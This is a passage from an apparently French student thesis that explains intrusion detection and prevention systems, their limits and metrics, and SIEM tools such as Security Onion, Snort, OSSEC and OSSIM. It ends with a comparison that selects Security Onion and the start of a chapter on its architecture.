donnée appelée phase d'apprentissage (par exemple, un mois). Le comportement normal, appelé comportement sur le long terme, est enregistré dans la base de données et comparé avec le comportement présent des sujets, appelé comportement à court terme. Une alerte est générée si une déviation entre ces comportements est observée. Dans cette approche, le comportement sur le long terme est, en général, mis à jour périodiquement pour prendre en compte les évolutions possibles des comportements des sujets. L'avantage principal de l'approche comportementale est de pouvoir être utilisée pour détecter de nouvelles attaques. Autrement dit, en signalant toute déviation par rapport au profil, il est possible de détecter a priori toute attaque qui viole ce profil, même dans le cas où cette attaque n'était pas connue au moment de la construction du profil.

Cependant, cette approche présente également plusieurs inconvénients. Tout d'abord, le diagnostic fournit par une alerte est souvent flou et nécessite une analyse complémentaire. Ensuite, cette approche génère souvent de nombreux faux positifs car une déviation du comportement normal ne correspond pas toujours à l'occurrence d'une attaque. Citons à titre d'exemples, en cas de modifications subites de l'environnement de l'entité modélisée, cette entité changera sans doute brutalement de comportement. Des alarmes seront donc déclenchées.
Pour autant, ce n'est peut-être qu'une réaction normale à la modification de l'environnement. [22] En outre, les données utilisées en apprentissage doivent être exemptes d'attaques, ce qui n'est pas toujours le cas. Enfin, un utilisateur malicieux peut habituer le système (soit pendant la phase d'apprentissage, soit en exploitation si l'apprentissage est continu) à des actions malveillantes, qui ne donneront donc plus lieu à des alertes. Le problème de la détection d'intrusions est couramment approché d'une façon radicalement différente qui est l'approche par scénario. [22]

2.5.2 Approche par scénario

La détection d'intrusions peut également s'effectuer selon une approche par scénario. Il s'agit de recueillir des scénarios d'attaques pour alimenter une base d'attaques. Le principe commun à toutes les techniques de cette classe consiste à utiliser une base de données, contenant des spécifications de scénario d'attaques (on parle de signatures d'attaque et de base de signatures). Le détecteur d'intrusions compare le comportement observé du système à cette base et remonte

une alerte si ce comportement correspond à une signature prédéfinie. Le principal avantage d'une approche par scénario est la précision des diagnostics qu'elle fournit par rapport à ceux avancés par l'approche comportementale. Il est bien entendu que l'inconvénient majeur de cette approche est qu'elle ne peut détecter que des attaques dont elle dispose de leur signature. Or, définir de façon exhaustive la base de signatures est une des principales difficultés à laquelle se heurte cette approche. La génération de faux négatifs est à craindre en présence des nouvelles attaques. En effet, contrairement à un système de détection d'anomalies, ce type de détecteur d'intrusions nécessite une maintenance active : puisque par nature il ne peut détecter que les attaques dont les signatures sont dans sa base de données, cette base doit être régulièrement (sans doute quotidiennement) mise à jour en fonction de la découverte de nouvelles attaques. Aucune nouvelle attaque ne peut par définition être détectée. [22]
D'autre part, il existe de nombreuses attaques difficiles à détecter car elles nécessitent de corréler plusieurs événements. Chacune de ces deux approches peut conduire à des faux positifs (détection d'attaque en absence d'attaque) ou à des faux négatifs (absence de détection en présence d'attaque). [22]

2.5.3 Autres critères

Parmi les autres critères de classification existants, nous pouvons citer entre autres :

a. **Les sources de données à analyser**

Les sources possibles de données à analyser sont une caractéristique essentielle des systèmes de détection d'intrusions. Les données proviennent, soit de fichiers générés par le système d'exploitation, soit de fichiers générés par des applications, soit encore d'informations obtenues en écoutant le trafic sur le réseau. [22]

b. **La fréquence d'utilisation**

Une autre caractéristique des systèmes de détection d'intrusions est leur fréquence d'utilisation : **périodique** ou **continue**. Certains systèmes de détection d'intrusions analysent périodiquement les traces d'audit à la recherche d'une éventuelle intrusion ou anomalie passée. Cela peut être suffisant dans des contextes peu sensibles.

La plupart des systèmes de détection d'intrusions récents effectuent leur analyse des traces d'audit ou des paquets réseau de manière continue afin de proposer une détection en quasi

temps réel. Cela est nécessaire dans des contextes sensibles (confidentialité) ou commerciaux (confidentialité, disponibilité). C'est toutefois un processus coûteux en temps de calcul car il faut analyser à la volée tout ce qui se passe sur le système. [22]

c. **La nature des données à analyser**

La nature des données analysées sont composées de :

- **Les audits systèmes** : Les audits systèmes sont produits par le système d'exploitation d'un hôte. Ces données permettent à un IDS de contrôler les activités d'un utilisateur sur un hôte. [23]
- **Les audits applicatifs :** Les données à analyser sont produites directement par une application, par exemple des fichiers logs générés par les serveurs FTP et les serveurs Web. L'avantage de cette catégorie est que les données produites sont très synthétiques, elles sont riches et leur volume est modéré. Ces types d'informations sont généralement intégrés dans les IDS basés sur l'hôte. [23]
- **Les sources d'informations réseau :** Ce sont des données du trafic réseau.

Cette source d'informations est prometteuse car elle permet de rassembler et analyser les paquets de données circulant sur le réseau. Les IDS qui exploitent ces sources de données sont appelés : Les IDS basés réseau NIDS. [23]

2.6 Emplacement d'un IDS

Il existe plusieurs endroits stratégiques où il convient de placer un IDS. Le schéma suivant illustre un réseau local ainsi que les positions que peut y prendre un IDS : (Figure 2.5)




Figure 2.5 : Endroits typiques pour un IDS

- **Position (1) :** Sur cette position, l'IDS va pouvoir détecter l'ensemble des attaques frontales, provenant de l'extérieur, en amont du firewall. Ainsi, beaucoup (trop ?) d'alertes seront remontées ce qui rendra les logs difficilement consultables.
- **Position (2) :** Si l'IDS est placé sur la DMZ, il détectera les attaques qui n'ont pas été filtrées par le firewall et qui relèvent d'un certain niveau de compétence. Les logs seront ici plus clairs à consulter puisque les attaques bénignes ne seront pas recensées.
- **Position (3) :** L'IDS peut ici rendre compte des attaques internes, provenant du réseau local de l'entreprise. Il peut être judicieux d'en placer un à cet endroit étant donné le fait que 80% des attaques proviennent de l'intérieur. De plus, si des trojans ont contaminé le parc informatique (navigation peu méfiante sur internet) ils pourront être ici facilement identifiés pour être ensuite éradiqués.

2.7 Les limites d'un IDS

Parmi les faiblesses des IDS on trouve : [24]

- Nombreux faux positifs.
- Configuration complexe et longue.
- Pas de connaissance de la plate-forme.
- Les attaques applicatives sont difficilement détectables.
- Des évènements difficilement détectables.
- Pollution des IDS.
- Attaque contre l'IDS lui-même.
- Ils ne peuvent pas compenser les trous de sécurité dans les protocoles réseaux.
- Ils ne peuvent pas compenser des manques significatifs dans votre stratégie de sécurité, votre politique de sécurité ou votre architecture de sécurité.

2.8 L'efficacité d'un système de détection d'intrusion

L'efficacité d'un système de détection d'intrusions est déterminée par les mesures suivantes : [25]

- **Exactitude :** Le système de détection d'intrusions n'est pas exact s'il considère les actions légitimes des utilisateurs comme atypiques ou intrusives (faux positif).
- **Performance :** Effectuer une détection en temps réel.

- **Tolérance aux pannes :** Un système de détection d'intrusions doit être résistant aux attaques.
- **Rapidité :** Un système de détection d'intrusions doit exécuter et propager son analyse d'une manière prompte pour permettre une réaction rapide dans le cas d'existence d'une attaque pour permettre à l'agent de sécurité de réagir.
- **La complétude :** La complétude est la capacité d'un système de détection d'intrusion de détecter toutes les attaques. [26]

3. Les systèmes de prévention d'intrusion (IPS)

Un système de prévention des intrusions (IPS) est un système qui surveille un réseau à la recherche d'activités malveillantes telles que des menaces de sécurité ou des violations de règles. La principale fonction d'un IPS est d'identifier une activité suspecte, puis de consigner des informations, de tenter de bloquer l'activité, puis de la signaler. [27]

De la même manière qu'un système de détection d'intrusion, un système de prévention d'intrusion (IPS pour Intrusion Prevention System) surveille le trafic réseau. Cependant, comme un exploit (ou exploitation d'une faille de sécurité) peut être mis en œuvre très rapidement dès qu'un pirate a réussi à accéder au réseau, les systèmes de prévention des intrusions permettent également de prendre des mesures immédiates, en fonction d'une série de règles définies par l'administrateur du réseau.

3.1 Types des IPS

3.1.1 La prévention d'intrusion basée sur l'hôte (HIPS)

Les HIPS installé sur le système permettant de surveiller le poste de travail à travers différentes techniques, ils surveillent les processus, les drivers...etc. En cas de détection de processus suspect le HIPS peut bloquer les comportements anormaux tels que : [28]

- ✓ Lecture / écriture des fichiers protégés.
- ✓ Comportement des certains applicatifs.
- ✓ Accès à des ports non autorisés.
- ✓ Tentative d'exploitation de débordement de pile (détection de Shellcode).
- ✓ Accès à certaines zones de la base de registre.

- ✓ Connexions suspectes.

➢ **Avantage**

- ✓ Protège les systèmes des comportements dangereux et pas seulement du trafic.

➢ **Inconvénients**

- ✓ Coût d'exploitation.
- ✓ Problèmes d'interopérabilité (capacité de plusieurs systèmes).
- ✓ Problèmes lors de mise à jour de système.

3.1.2 La prévention d'intrusion basée sur le réseau (NIPS)

Le NIPS permet de surveiller le trafic réseau, identification et blocage du trafic malicieux, est parfois utilisé pour évoquer la protection des réseaux sans-fil. [28]

Deux types de NIPS :

a. **Système par analyse comportementale (Content Based IPS)**

- ✓ Détection des anomalies protocolaires (proxy transparent).
- ✓ Détection des comportements anormaux (scan de ports, DoS...etc.).
- ✓ Basé sur des signatures d'attaques, des agrégations des signatures peuvent permettre la détection des nouvelles attaques.

b. **Système par détection des anomalies :** Détection des anomalies de trafic, trois approches :

- ✓ **Règle :** représente l'activité de l'utilisateur légitime sous forme des règles.
- ✓ **Neuronal :** apprentissage nécessaire par l'analyse du trafic.
- ✓ **Statistique :** profile d'activité modélisant le trafic d'utilisateur.

3.1.2 La prévention d'intrusion basée sur noyau KIPS

Les KIPS leur particularité est de s'exécuter dans le noyau d'une machine, pour y bloquer toute activité suspecte.

Si cela est pratique pour empêcher des tentatives d'appels système malveillants permettent de détecter toute tentative d'intrusion et la bloquer directement au niveau du noyau, empêchant ainsi toute modification dangereuse pour le système. Le KIPS peut reconnaître des motifs caractéristiques du débordement de mémoire, et peut ainsi interdire l'exécution du code. Il peut également interdire l'OS d'exécuter un appel système qui ouvrirait un shell de commande.

Puisqu'un KIPS analyse les appels systèmes, il ralentit l'exécution. C'est pourquoi sont moins utilisés. [29]

3.2 Architecture fonctionnelle d'un IPS

Le fonctionnement d'un IPS est similaire à celui d'un IDS. Il capture le trafic du réseau puis l'analyse. Mais au lieu d'alerter l'utilisateur d'une intrusion ou d'une attaque, l'IPS bloque directement les intrusions en supprimant les paquets illégitimes.

Pour informer l'utilisateur, l'IPS peut aussi remplir un fichier de journalisation qui contiendra la liste des paquets supprimés et éventuellement un message indiquant la raison de cette suppression [30]. (Figure 2.6)




Figure 2.6 : Architecture fonctionnelle d'un IPS

3.3 Dispositifs d'un NIPS

Un NIPS a quatre caractéristiques principales : [31]

- ✓ Un NIPS peut détecter des attaques sur plusieurs différents types des logiciels d'exploitation et d'applications, selon l'ampleur de sa base de données.

- ✓ Un dispositif simple peut analyser le trafic pour une grande échelle des centres serveurs sur le réseau, qui fait au NIPS une bonne solution qui diminue le coût d'entretien et d'déploiement.
- ✓ Lorsque les sondes observent l'événement de virus hôte et les différentes parties de réseau, il peut établir l'événement d'un hôte, ou d'un réseau jusque à un niveau d'information plus haut.
- ✓ Le NIPS, peut être invisible pour les attaqueurs à travers un détecteur d'interface qui contrôle juste le trafic du réseau et il ne réagit pas pour les virus déclenchés.

3.4 Les limites d'IPS

Les principales limites et contraintes des IPS à ce jour semblent être leur mise en place délicate, leur administration rebutante, la possibilité de bloquer tout le réseau en cas de fausse alerte, ainsi que l'inexistence d'un standard actuel. [32]

3.5 La protection de l'entreprise avec un IPS

Pour être le plus efficace possible, un bon système de prévention d'intrusion doit donc intégrer certains points fondamentaux essentiel : [33]

- ✓ **Assurer une protection par signature :** un IPS doit posséder une bibliothèque complète des signatures, régulièrement mise à jour afin de couvrir les attaques
- ✓ **Surveiller tous les ports et protocoles :** les attaques modernes peuvent cibler n'importe quelle application exécutée sur un réseau. L'IPS doit donc scanner tout le trafic, indépendamment du port et du protocole.
- ✓ **Scanner le trafic entrant et sortant :** une fois les agresseurs à l'intérieur du réseau, ils peuvent exfiltrer des informations confidentielles depuis les systèmes compromis.

3.6 Terminologie d'empêchement d'intrusion

L'IPS détecte et produit des alertes en raison d'un certain nombre des facteurs qui sont classifiées dans une des limites suivantes : [31]

- ✓ **Vrai positif :** Une situation dans laquelle une signature met le feu correctement quand le trafic intrusif est détecté sur le réseau, ceci représente l'opération normale et optimale.

- ✓ **Faux positif** : Une situation dans laquelle d'utilisation d'une activité normale déclenche une alerte ou une réponse, ceci représente une erreur.
- ✓ **Vrai négatif** : Une situation dans laquelle une signature ne met pas le feu pendant l'utilisation normal de trafic sur le réseau. Aucune activité malveillante.
- ✓ Ceci représente une opération normale et optimale.
- ✓ **Faux négatif** : Une situation dans laquelle le système détection ne détecte pas le trafic intrusif bien qu'il y a une activité malveillante, mais le système de sécurité ne réagit pas, dans ce cas représente une erreur.

3.7 Les inconvénients d'IPS

Un IPS possède des nombreux inconvénients : [34]

- ✓ Ils bloquent toute activité qui lui semble suspecte, mais n'étant pas fiable à 100 % ils peuvent donc bloquer incorrectement des applications ou des trafics légitimes.
- ✓ Ils laissent parfois passer certaines attaques sans les repérer, et permettent donc aux pirates d'attaquer un PC.
- ✓ Ils sont peu discrets et peuvent être découverts lors de l'attaque d'un pirate une fois qu'il aura découvert l'IPS s'empressera de trouver une faille dans ce dernier pour le détourner et arriver à son but.

4. Quelques solutions de supervisions de la sécurité réseau

Une solution de supervision de la sécurité réseau rentre dans la catégorie des SIEM (Security Information and Event Management). En effet, un SIEM encore appelé SIM (Security Information Management) est un outil qui permet d'avoir une vue unique sur tous les événements liés à la sécurité du réseau et des systèmes. Il comprend l'analyse et la corrélation de logs, de gestion des incidents et le reporting basé sur l'analyse d'événements. Un SIEM analyse d'autres données en plus des logs, mais la source de données primaire est le log [35].

Un SIEM agrège les données provenant des périphériques de sécurité, de réseau, des systèmes et des applications. Les données ainsi agrégées sont normalisées. Alors, un événement apparaissant plusieurs fois dans plusieurs sources différentes peut être corrélé. En plus des points cités plus haut, un SIEM fournit la capacité d'investigation (Forensic). Quelques avantages d'un SIEM :

- Gestion de logs centralisée ;
- Corrélation de logs et mise en relation « cause à effet » ;
- Agrégation des événements de sécurité en une liste que l'on peut facilement gérer : classifié, catégorisé, etc.
- Permet de prévenir des dommages sur les ressources informatiques de l'entreprise ;
- Permet d'avoir un tableau de bord pour la gestion de la sécurité, l'assurance de conformité avec les politiques de sécurité, etc. ;

Il est important de savoir qu'il existe deux formes de supervision de la sécurité. La supervision de la sécurité de réseau proactive et la supervision de la sécurité de réseau réactive.
La supervision de la sécurité réseau proactive consiste à rechercher des vulnérabilités, des failles, des certificats invalides ou expirés, etc.
La supervision de la sécurité réseau réactive est la forme la plus utilisée. Elle consiste à la recherche d'incidents, à apporter une réponse aux incidents et à l'investigation de réseau.

4.1 Security Onion

Security Onion est une distribution Linux pour la détection d'intrusion, la supervision de la sécurité réseau et la gestion de logs [41]. Elle a été créée par Doug Burks. Sa dernière version est basée sur Ubuntu 14.04. Elle contient Snort, Suricata, Bro, OSSEC, Sguil, Squert, ELSA (Enterprise Log Search and Archive), Xplico, NetworkMiner et plusieurs autres outils de sécurité [36].
Elle est totalement Open Source et est régulièrement maintenue à jour par Doug Burks et d'autres contributeurs.
Security Onion est une grande distribution qui facilite la mise en relation et l'intégration de plusieurs éléments. Ce qui fait d'elle, l'un des outils NSM les plus rapides à déployer à appréhender.

4.1.1 Snort

Snort est un système de détection et de prévention d'intrusion réseau (NIDS/NIPS) open source, il a été développé par Sourcefire, racheté par Cisco. Aujourd'hui, il est maintenu par Cisco [37]. C'est le NIDS/NIPS le plus déployé à nos jours [38].

Snort utilise la signature des règles, des protocoles et des anomalies comme techniques de détection d'intrusion. Il analyse le trafic en temps réel. En plus d'être un NIDS, il supporte d'autres modes de fonctionnement [39]. Ce sont le mode *Sniffer,* le mode *Packet Logger*.
Snort analyse en continu le trafic du réseau et génère des alertes d'intrusion à la moindre anomalie. Avec Security Onion, Snort est utilisé avec PF_RING pour avoir plus de capacité d'analyse [40]. Les règles sont régulièrement téléchargées à partir des bases de signatures de Snort. Il est également possible d'écrire ses propres règles.

4.1.2 Suricata

A l'instar de Snort, Suricata est également un système de détection et de prévention d'intrusion réseau basé sur les règles. Il est open source. Il est développé et maintenu depuis 2008 par OISF, une organisation à but non lucratif [41]. Sa licence est distribuée sous GNU GPL.
Comme Snort, il peut fonctionner en d'autres modes (sniff et capture de paquets). Il télécharge les règles à partir des bases de signatures, mais il est également possible d'écrire ses propres règles pour la détection des menaces les plus complexes.

4.1.3 Bro

Bro IDS est un système de détection d'intrusion réseau à base d'analyse. C'est une plateforme d'analyse réseau puissante développée et maintenue par International Computer Science Institute à l'Université de Berkeley, en Californie [42]. La plateforme Bro est supportée (financièrement) par la National Science Foundation. Contrairement aux NIDS à base de règle, Bro effectue une analyse complète du trafic réseau, classifie le trafic, et génère les alertes en cas d'anomalie.
Bro surveille le trafic, journalise toutes les connexions, tous les certificats SSL, toutes les requêtes DNS, http, ftp, ssh, etc., mais également les activités Syslog qu'il voit [36]. Ainsi, Bro arrive à détecter le trafic contenant un cheval de Troie…etc., en temps réel. Il effectue également une corrélation temps réel des activités du réseau en utilisant les bases de renseignements sur les menaces [36]. Cela lui permet d'alerter l'utilisateur sur l'utilisation d'adresse IP malicieuses ou douteuses et des domaines douteux.

4.1.4 OSSEC

OSSEC (Open Source Security) est un HIDS (Host Intrusion Detection System) créé par Daniel Cid. OSSEC possède un puissant moteur de corrélation et d'analyse, qui intègre la vérification de l'intégrité des fichiers, la vérification du registre Windows, une politique de sécurité centralisée [43]. Il permet également la détection de Rootkit, l'alerte en temps réel et un système de réponse active [44]. OSSEC est classé dans la catégorie des LIDS (Log-based Intrusion Detection System) [45].

OSSEC supporte plusieurs modes de fonctionnement : local, serveur, agent et hybride. En mode serveur, les agents OSSEC remontent de manière sûre les résultats d'analyses vers le serveur, qui effectuera la corrélation. Ils vérifient l'intégrité des fichiers système en plus des fichiers spécifiés par l'utilisateur. Ils monitorent les logs de plusieurs applications, en comparant leurs contenus à des règles (prédéfinies ou personnalisées) et en faisant une corrélation par rapport à d'autres événements. A la moindre anomalie, OSSEC génère alors une alerte (SMS, email). Chaque alerte possède un niveau. Les niveaux varient de 0 à 15. Une alerte de niveau 0 est ignorée, tandis qu'une alerte de niveau 14 nécessite un traitement, car elle indique une compromission.

OSSEC convertit les logs suivant des décodeurs et fait l'analyse et la corrélation des événements en utilisant des règles. La plupart des règles sont préinstallées à l'installation d'OSSEC. Ces règles sont très souvent basées sur les indicateurs de compromissions [46] (IOC : Indicators of Compromise) et sur les bases de renseignements des menaces et des vulnérabilités actualisées.

4.1.5 Sguil

Sguil est une application de type desktop spécialement conçu pour la réception et l'affichage des alertes. Pour cela, elle est connectée à une base de données centrale hébergée sur MySQL. Elle a été créée par Bamm Visscher. Elle est maintenue comme open source, et sa dernière version à l'édition de ce document est 0.9.0.

4.1.6 Squert

Squert est l'équivalent web de Sguil. Autrement dit, Squert permet de visualiser et d'effectuer des recherches sur les alertes enregistrées dans la base de données de Sguil. L'interface de Squert permet d'effectuer la chasse aux événements, en plus, elle permet d'effectuer des actions supplémentaires, comme vérifier la signature d'une alerte par rapport à base à jour de menaces.

4.1.7 ELSA

On ne peut pas présenter un SSR sans parler de gestionnaire de log. Enterprise Log Search and Archive (ELSA) est une plateforme de gestion de log centralisée à base de syslog. Elle est basée sur Syslog-NG, MySQL et Sphinx. Elle supporte des recherches de type *full text* sur un grand nombre de données. Son intégration avec Security Onion permet aux analystes de recherche dans les logs les événements liés par exemple aux alertes générées par les IDS ou les analyseurs réseaux, etc.

4.1.8 ELK (Snorby dans la version antérieure)

ELK (Elasticsearch Logstash Kibana) est une plateforme de gestion centralisée de log qui intègre plusieurs technologies ensemble dans le but de faciliter encore plus la recherche de log, la classification et bien d'autres choses. Son intégration dans Security Onion est en cours de test et devra à terme remplacer ELSA. C'est également une plateforme disponible en mode haute disponibilité et en mode distribué pour permettre une gestion ultra performante de très grandes quantités de logs.

4.2 OSSIM (Open Source Security Information Management)

OSSIM est un outil de supervision de la sécurité réseau également très populaire. C'est une solution pleinement fonctionnelle. Il a été créé en 2003 par AlienVault. Il est Open Source et continue à être maintenu par AlienVault. AlienVault développe une version payante de ce superviseur, c'est AlienVault USM (Unified Security Management) et elle coûte très chère.

OSSIM est basé sur la distribution Debian (une distribution Linux). Elle comporte beaucoup d'outils : OSSEC, OpenVAS, OCS Inventory, Evaluation de risque (Risk Assesment), Nagios Availability Monitor, Nmap, etc.

4.2.1 OSSEC

Nous avons décrit OSSEC dans une section précédente. Comme Security Onion, OSSIM déploie OSSEC comme HIDS à cause de ses qualités et son architecture agent/serveur.

4.2.2 Snort, Suricata

Les NDIS Snort et Suricata ont été décrits dans des sections précédentes. Ils sont présents dans OSSIM à l'instar de Security Onion.

4.2.3 OpenVAS

OpenVAS (Open Vulnerability Assesment System) est une plateforme qui intègre plusieurs outils et services qui permettent d'avoir un puissant scanneur de vulnérabilité [38]. En effet, OpenVAS permet d'analyser la vulnérabilité d'un quelconque système en effectuant toute une batterie de test. La plateforme OpenVAS est la version open source (libre) de Greenbone Networks (payante). OSSIM intègre OpenVAS dans le but de fournir une plateforme d'évaluation de la vulnérabilité couplée à un SIEM.

4.2.4 Risk Assesment :

La fonctionnalité Risk Assesment ou évaluation du risque en français, permet d'évaluer le risque lié à un événement. Cette évaluation se base la priorité affecter à l'hôte concerné, la menace détectée et la probabilité d'occurrence de l'événement [47].

4.2.5 OCS Inventory

OCS Inventory (Open Computer and Software) est une plateforme qui permet de réaliser l'inventaire du parc informatique (matériel et logiciel) de manière automatique [48]. Elle est très puissante et elle utilise une faible bande passante. Elle existe en deux versions, une version open source et une version payante. Sa dernière version est OCS Inventory NG 2.3.1. Elle supporte toutes les plateformes informatiques connues : Windows, MAC OS, Linux, Android, IOS.
OSSIM intègre OCS Inventory pour lui permettre de découvrir automatiquement toutes les machines et services activés sur le réseau. Ainsi, dès l'installation d'OSSIM, vous avez la possibilité de découvrir tous les ordinateurs et composants informatiques disponibles sur votre réseau, ce qui est très avantageux quand on est en face d'un réseau de plus de 1000 ordinateurs par exemple.

4.2.6 Nagios

Nagios est l'outil de supervision de réseau à ne plus décrire, tant qu'il a fait ses preuves. C'est un outil de supervision de réseau open source. Sa première version date de 1996 [49].
Il est intégré à OSSIM afin de permettre de gérer la disponibilité de machines configurées sur celle-ci (plateforme OSSIM).

4.3 Graylog2

Graylog2 est une solution open source de gestion log développée en java et basée sur Elasticsearch. Grâce à son système de plugin, on peut y ajouter beaucoup de plugins. Cela permet de l'exécuter comme un NSM, mais aussi en un SIEM.

5. Choix de la solution

Comme nous l'avons évoqué dans notre méthodologie, nous travaillerons dans ce projet avec des outils open source. De ce fait, nous nous somme basés sur une étude déjà faite qui a pour but de tester trois solutions open source, à savoir : Security Onion, OSSIM et Graylog2. Les résultats des tests effectués sont répertoriés dans le tableau ci-dessous.

Rubrique	AlienVault OSSIM	Graylog 2	Security Onion
Totalement Open source	✓	✓	✓
NSM		✓	✓
SIEM	✓	✓	✓
Gestion et intégrité des logs	✓	✓	✓
Intégration avec l'existant	✓	✓	✓
Très bien documenté	✓	✓	✓
Mise à jour régulière	✓		✓
Configuration matérielle	✓	✓	✓
Règles de correlation	✓	✓	✓
NIDS Snort/Suricata	✓	✓	✓
HIDS OSSEC	✓	✓	✓
Tableau de bord	✓	✓	✓
Network Miner			✓
CapMe			✓
Wireshark	✓		✓
Argus			✓
OpenVAS	✓		
Nagios	✓		
Support de Elasticsearch Logstash Kibana		✓	✓

Tableau 2.1 : Tableau comparatif des différentes solutions testées. [50]

Légende : ✓ : Caractéristique disponible à part entière, ✓ : Caractéristique disponible en partie.

Les résultats nous démontrent la richesse de Security Onion par rapport aux autres solutions. En plus d'être un NSM puissant, il est totalement open source et présentent plusieurs outils. Cela répond parfaitement au besoin et à la politique de Ooredoo.

Security Onion est très bien documenté. Il possède une grande communauté d'utilisateurs et un support même étant gratuit.

6. Conclusion

Dans ce chapitre, nous avons montré les notions des systèmes de détection et de prévention d'intrusions, leurs architectures, ainsi que leurs fonctionnements. Ils complètent les taches des autres équipements de sécurité comme les par feux, VPN et anti-virus ...etc.

Dans le chapitre suivant nous allons présenter comment réussir la configuration, après installation, de la plateforme Security Onion afin de mieux sécuriser le réseau, Nous allons montrer également un test permettant la confirmation d'une bonne installation et configuration de notre système.

CHAPITRE III
SOLUTION PROPOSÉE

1. Introduction

Dans ce dernier chapitre, nous allons voir un cas pratique concernant Security Onion et l'implémentation de la plateforme de snort, nous allons présenter comment installer les différents composants du NIDS et NIPS, ainsi que toutes les configurations nécessaires.

A la fin, nous allons donner quelques tests et voir comment ces derniers sont détectés par notre solution.

Afin de réaliser toutes les phases du projet et atteindre tous les objectifs fixés nous procéderons par les étapes suivantes :

- ✓ Etape 1 : L'étude de l'architecture réseau, et la sensibilisation aux différents aspects classés confidentiel par la société
- ✓ Etape 2 : L'étude et le choix d'une solution qui convient aux besoins de l'organisme d'accueil,
- ✓ Etape 3 : L'élaboration d'une nouvelle architecture,
- ✓ Etape 4 : L'installation de l'ids/ips,
- ✓ Etape 5 : La simulation de quelques attaques connues
- ✓ Etape 6 : Le test d'efficacité de notre solution,
- ✓ Etape 7 : La présentation des résultats du projet.

2. Architecture de Security Onion

Nous avons décrit les principaux composants de Security Onion dans le chapitre précédent. L'interaction entre ces différents composants est présentée dans la figure 3.1 (dans la page précédente). Les composants sont repartis en collecteur, distributeurs et en consoles de visualisation. Ces différentes couches ont été décrites dans la section 4.1 du chapitre 2. Nous remarquons également que les composants sont regroupés à deux niveaux distincts : Sensor (sonde) et Master server (serveur).

Security Onion est une solution fondée sur le modèle distribué client/serveur. Une sonde Security Onion est une machine sur laquelle sont installés plusieurs outils pour la collecte et l'analyse du trafic, c'est la machine cliente. Parmi ces outils, nous avons principalement : NIDS (Snort ou Surricata), l'analyseur de réseau Bro et OSSEC. Ces éléments ont été décrits dans le chapitre précédent. Les sondes remonteront leurs informations vers le serveur de Security Onion.

Un serveur Security Onion est une machine sur laquelle sont installées les consoles d'administration et de supervision de la sécurité du réseau. C'est à partir du serveur qu'on pourra mener les différentes opérations voir et gérer les incidents.

